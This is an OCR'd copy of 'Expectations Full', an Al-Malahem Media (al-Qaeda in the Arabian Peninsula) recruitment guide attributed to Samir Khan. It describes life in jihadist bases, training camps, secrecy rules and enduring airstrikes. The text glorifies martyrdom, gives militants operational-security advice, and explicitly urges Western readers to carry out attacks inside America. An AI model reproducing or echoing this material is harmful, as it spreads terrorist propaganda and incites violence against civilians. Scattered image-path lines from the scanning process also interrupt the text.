
Preparation for the physical training is very easy. It only takes willpower to take the first step in that direction.

Shaykh Yusuf al-Uyayri, may Allah have mercy upon him, had a write-up on the training of the guerrilla mujahid illustrating the importance of stamina. As for running speed, it is not an absolute requirement since many operations are conducted in vehicles or ambushes. Its importance only surfaces when the operation requires it such as rushing to enemy position or hiding from the enemy. You don't need to be a Carl Lewis to do these things; you just need to know when to be quick and have the ability to move with weight.

Finally the Amir of the training camp will report back to the leaders detailing the strengths of the trainees. So you will want to strive to exceed in everything so that you are given more opportunities to take part in operations.



Holding yourself up with added weight by way of pullups helps tremendously in stamina exercises. Brothers were preparing for an operation in Lawdar, Abyan. (Al-Malahem Media/ Abu Isa)


Al-Malahem Media
EXPECTATIONS
FULL

FOREWORD

Many Muslims dream of making it to the front lines of jihad. Each one of them have a certain image in their mind of how being in the lands of jihad would be like. This image may vary from one Muslim to another, but this image or that wouldn't be any closer to the image of someone who had actually made that journey. The writer of this document did exactly that, there are things this document that wouldn't have been expressed in a particular way if its writer wasn't himself coming from the West. In this document, the writer gives his fellow Muslims a sense of what the live of a mujahid would be during the twenty first century. In this time, the intensified intellectual war waged on our *ummah* has reached a point where it has left the majority unappreciative of their brethren who sat off to defend the *ummah*'s principles and honor.

For those Muslims coming from the West, this is a must read document as it includes an invaluable information which will enable them to appropriately understand the importance of their role in the scale of this battle and provide them with a visibility to aptly choose their next step.

In the Arabian Peninsula, the mujahideen's circumstances now are different to some extent from that described in this document. This is due to the mujahideen's recent opening of Abyan, at this time; the mujahideen are managing the affairs of the Muslims after having implemented Allah's *Shari'ah* in most of that region and are in a state of expansion – All praise due to Allah.

Samir khan – the writer of this document was martyred along with Shaykh Anwar Al Awlaki after being targeted by An American drones in 30th Sept. 2011. We ask Allah to accept them and make their work a benefit for the Muslims.

This is the account of our brother Samir Khan, may Allah have mercy on him.

Al-Malahem Media
Spring 2012 | 1433

EXPECTATIONS FULL

Introduction:

Living amongst the heroes of Islam in the Arabian Peninsula has made me come to many realizations about how guerrilla warfare is conducted by the mujahidun. Before embarking upon the journey to the ummah's mujahidin, I was always under the impression that fighting either directly or indirectly was what I would be doing most of the time. The reality is not quite like that. I have realized that living with the mujahidin will actually retransform one's life style and habits to something that is closer to Allah's pleasure. In this series of notes I have jotted down, I will be sharing those experiences.

Samir Z. Khan





Cleanliness

Remaining clean throughout your jihādī career should never be overlooked due to the problems that may arise. In some cases, you will be staying with a few brothers in a tight room or house. In order to avoid unnecessary problems, encourage yourself and your brothers to clean the room(s) on a regular basis. As for yourself, a daily shower is ideal but not possible in many cases. Water supply can sometimes be an issue in the place you will temporarily stay in. Thus it is important to remember others before yourself in such situations. In other words, if you don't need to use a large amount of water, then don't use it.

Base-to-base

Most of your time will be spent traveling from base-to-base. The bases vary all throughout the region. Some of the rules for most bases include not traveling outside the base whatsoever, speaking in a low voice, not shooting your gun, and not using the cellphone. In some cases, there are bases which forbid the use of electronic equipment.

You will be traveling to these bases with a few mujahidin; and there will be times where you will be traveling with large groups. When living in the base, make your time useful. The days will go by slowly. If you can speak the local language, try to benefit from the company of the mujahidin. If you are not assigned to any obligations, do your best to spend a good portion of your time memorizing the Qur'an and doing other acts of *`Ibadah*.

The duration of stay in the bases always vary. It can range anywhere from a few hours to a few months. I suggest you try and practice this at your house, a friends house, a hotel/motel, the mountains or a masjid. Live in the locality for exactly one week or however long you can with a friend or two; don't use any electronic equipment. For your cellphone, use it only for emergency. Don't leave the locality during this period except for emergencies. Get accustomed to reading books, memorizing the Qur'an, pondering over it, making *dhikr* for long periods of time, spending quality time with your companion(s), doing extra *salah*, making extended *du`a*, exercising, studying military manuals (print them out), practicing fighting moves and various military techniques, cooking food, cleaning your clothes, cleaning the place of stay, and staying clean. Also get accustomed to keeping your voice low when talking with your companions. Make sure you bring enough food for your duration of stay; avoid overeating in order to prevent any stomach problems. Finally, bring any necessary medicines for headaches, fevers, colds, stomach pains and any insect killer sprays. Doing *itikaaf* in the masjid for a week is a good practice of this, but it doesn't give the full effect as doing it with a few friends in a non-public place where people don't come in and out daily.

You will begin to realize the importance of having free time when you lose it. So take advantage of your free time, and spend that time wisely. The downtime in jihad is a blessing from Allah and not a negative aspect. In Iraq for example, there was a group of mujahideen who stayed inside a house for three months straight and witnessed no fighting, even though the fighting was hot and active on a daily basis. Also a brother from Afghanistan told me that he remained there for a year and only took part in an operation once. These are not unique cases; this is completely normal. Not witnessing battle for extended periods of time is what many of us go through. This is why I strongly recommend those brothers in the West to wage jihad inside their countries since they can choose when to fight and when not to. In the lands of jihad however, you get to taste the fruits of *sabr*. The whole purpose of practicing this is to not only prepare yourself for the reality of what you will be facing at the bases of the mujahideen, but to also separate your soul from the materialistic world which most of us get easily attached to.

Living outdoors

Living outdoors will be the most difficult of bases to stay in. In some bases, it won't be too bad since the mujahideen will erect tents and there might be some basic comforts. It is possible though that there will be incidents were none of this will be available and you will have to sleep on sand, rocks or grass. They may or may not have blankets and sleeping bags available.

As for the weather, you should do some research into the country before arriving as to what it's like during the day and night, especially in deserts, mountainous regions and forests.You will want to wear your boots/sneakers/sandals most of the time in the outdoors, but you should get used to taking it off everyday or at least every 3 days to avoid running into foot problems. A brother in Afghanistan sticked to taking his boots off every 3 days but didn't do a good job of washing his feet thoroughly; after some time, he developed a strange foot disease where his small toe was pushed underneath his foot. After that, he could no longer walk. Take good care of your feet and wash them properly.



"It's a secret"


One of the pillars of modern day jihad is secrecy. If its members don't practice this amongst themselves, it is possible for the movement to fall apart. What is meant here by secrecy is hiding from the people your personal information except for those details which the Amir has allowed. This is because if a mujahid is captured by the *kuffar* or *murtadin* and is interrogated through torture, he might give away your real name and where you come from. So for example, if I am British but of Indian descent, I tell the brothers I'm from so-and-so land (a place where you obviously not from). Or if you tell them "*amniyat*" which means it's a secret trust, they will understand that it's a secret and will avoid asking again. However, this doesn't mean you turn yourself into a complete robot and not respond to the brothers when they talk to you. All you need to do is be careful when talking or responding to a question.

In addition, there are certain questions you should avoid asking. Some of these questions include, "Where are you from", "How long have you been in the jihad", "Where does so-and-so stay", "When is so-and-so going out for the operation" and "When are we going to leave this base". This is because we don't want any possible spies in our ranks to take advantage of this information. Also, the more you ask these kind of questions, the more the mujahidin and its leadership will think of you as a spy and place you on their blacklist, keeping a close watch of you.



Why not the West?

If you're coming from the West, especially America, you might be asked by the leaders of the mujahidin or those who know where you're from why you didn't partake in jihad inside your country. If you tell them, "to help the mujahidin," they might tell you that attacking the enemy in their backyard is one of the best ways to help the jihad. They certainly will not force you to go back home, but they will leave that option open for you just in case you change your mind and decide to attack the enemy back home.



I strongly recommend all the brothers and sisters coming from the West to consider attacking America in its own backyard. The effect is much greater, it always embarrasses the enemy, and these type of individual decision-making attacks are nearly impossible for them to contain.



Aerial bombardment

Facing aerial bombardment from the enemy is nothing new. The mujahidin in Afghanistan face its threat on a daily basis as well as in other countries. When facing it for the first time, it certainly will be a life changing experience. It is normal for any human being to be shaken up by missiles which are released from jets, helicopters, spy planes, ships and whatnot. One of the methods of the enemy is that they will employ a spy plane to hover over your location for a period of time. You will be able to hear it from its loud and annoying bee-like sound. Then after the enemy gathers enough intelligence on the target from both aerial spying and ground spies, they will attack the area with different types of missiles. After the assault, they use their spy plane to watch for any movement and they may or may not kill the remaining mujahidin. This is the strategy of our enemy when bombing us.

The explosions come in various sizes. I have seen images in Afghanistan where the explosions leave craters that are between 5 to 10 meters deep and 10 to 20 meters wide. In Yemen, I faced cluster bombs. Those missiles left craters that were about half a meter deep, and maybe four to five feet wide. After the missile campaign is over and you are told to leave the area, it is highly possible that the cluster bomb will have left grenades all over the area; so be careful of where you step. What will shock you is the sound of the explosion since it's intended to surprise the one on the receiving end with a deafening blast. You will obviously want to cover your ears as tight as possible when being bombed since you want to avoid hearing problems.

During the blast, you will want to make as much *dhikr* and *du`a* as possible. Repeat the *kalimah* constantly. If you feel terrified, then think about paradise; close your eyes and imagine yourself inside paradise, entering its magnificent gates. Imagine glancing at your beautiful palace where rivers of honey, milk and wine flow underneath. Think of your *hoor* that are awaiting you as well as meeting the prophets, *siddiqin*, *shuhada'* and *salihin*. Imagine smiling and laughing with our beloved Prophet Muhammad, *sallallahu 'alayhi wassallam*. Imagine seeing Allah and witnessing His pleasure with you. Think of all the good things in Paradise. Constantly ask Allah to accept you as a *shahid*. I swear by Allah, when one is under the aerial bombardment of the enemy, there is no time in the world where one feels closer to their *Rabb* than this. This is because one is smiling in the face of death, waiting to be relieved of this world and be transferred to the blessed stations of the Afterlife.

As for protecting yourself from the enemy bombardment and knowing what to do during the bombardment, this will all be taught to you when you join the ranks of the mujahidin.



Dealing with injury

Getting injured in jihad is probable and should be expected, whether large or small. There are brothers though who have fought in jihad for many years and haven't been injured. Sometimes an injury will be totally unrelated to the enemy; it can come from falling down and getting hurt, getting bit by an animal, or stepping on sharp objects. If you get injured in jihad, you must remain patient. It is possible that through this pain, Allah will take your soul and give you *shahada*. And if He doesn't take your soul, then it is possible that Allah will forgive you for all your sins and grant you tremendous rewards. Remember that if you get injured when not fighting, you are still considered to be on jihad. In fact, you are on jihad 24/7 until you die or leave jihad. So the injury will be a source of forgiveness and reward from Allah if you remain patient, *In Sha'* Allah.

Take good care of your wounds and never neglect any open cuts since it can get infected and make the injury worse. *Alhamdullilah*, the mujahidin have many brothers that are skilled in medicine and healing wounds. So don't worry and put your trust in Allah. I recommend carrying a few bandages in your pocket as well as anything else you feel is necessary and light.

Khidmah

The word *khidmah* means service. When you are with the mujahideen at their bases, you will notice everyone striving to do something to serve the brothers whether large or miniscule. You will not see a bunch of lazy people sitting around, doing absolutely nothing, and wasting their time. Rather, you will see them making use of their time. For example, if you see the drinking bottles of the mujahideen empty, don't ask anyone if they want to have it re-filled; just get up and do it for them, seeking the reward from Allah. Don't seek their praises, but seek the happiness of Allah.

You will find the mujahideen to be a people of sacrifice; so when a brother is thirsty, instead of drinking a glass of water first, he will pass it around to others who are thirsty. Once everyone drinks to their fill, he will drink last. This is a normal practice amongst the mujahideen. *Masha'allah*, there is one brother whom we nickname '*chai* man' since he always offers the brothers *chai*, even if he is fasting! His *chai* is always tasty and carefully made. The brothers won't even ask for *chai* and the brother would all of a sudden appear with the *chai* ready and drinking glasses cleaned. You would never see him dragging his feet when offering the *chai*; he is always pleased to serve his mujahideen bretheren.

Don't think for a moment that just because you are a foreigner or a guest of the mujahideen that you shouldn't help the brothers. You should always offer yourself to help them whether it be in food, drink, digging, cleaning, fixing and so on.

Training camps

The training camps in *al-qa'idah* are nothing next to easy, even for the experienced. It requires a full tank of *sabr* as well as stamina. In *al-qa'idah*, we don't care about the size of your muscles, how fast you run, how strong your legs are and so on; although these things will be strengthened, but we put a special focus on 'lasting long' and outdoing the enemy in patience. So it's not about who runs the track the fastest, but who can last a jog for miles with all equipment. It's not about who can memorize all the military teachings the quickest, but who can understand it correctly and perhaps offer a better solution if possible.

The jihad today requires intelligence, patience, stamina, and a great deal of *iman* and *yaqeen* in Allah. It is not about just rushing to the enemy bases and attempting to take them over, but it is about what to do in the long run and how to build upon that. In our training, we attempt to provide the most correct and useful training techniques and strategies and to build our fighters into men of iron and steel.

The physical training consists of many push-ups, sit-ups, and various exercises on a daily basis. There is also a lot of different and unique obstacles set up for the mujahideen to go through in order to give them the most realistic taste of what it's like to take part in an operation. There is also a focus on building natural strength in your body. For example, in the *al-farooq* training camp inside Afghanistan, the trainer ordered all the mujahideen to take off their shoes and socks and to walk barefooted on the mountains, stepping over everything including sticks, thorns, mud, sharp rocks etc. Many mujahideen came back with bloodied feet. This was all done so that they could build natural strength in their feet, making it rough and tough, because there could arise a situation where the mujahid escapes prison and has no shoes to walk with or the mujahideen might lose their shoes somehow and have to walk barefoot on the mountains.

The trainer of the camp also goes over guerilla warfare, its history, its importance, its strategy, and so on, taking it from an assortment of books from both jihadi authors as well as non-jihadi works. In short, prepare for the worse, and hope in the best.



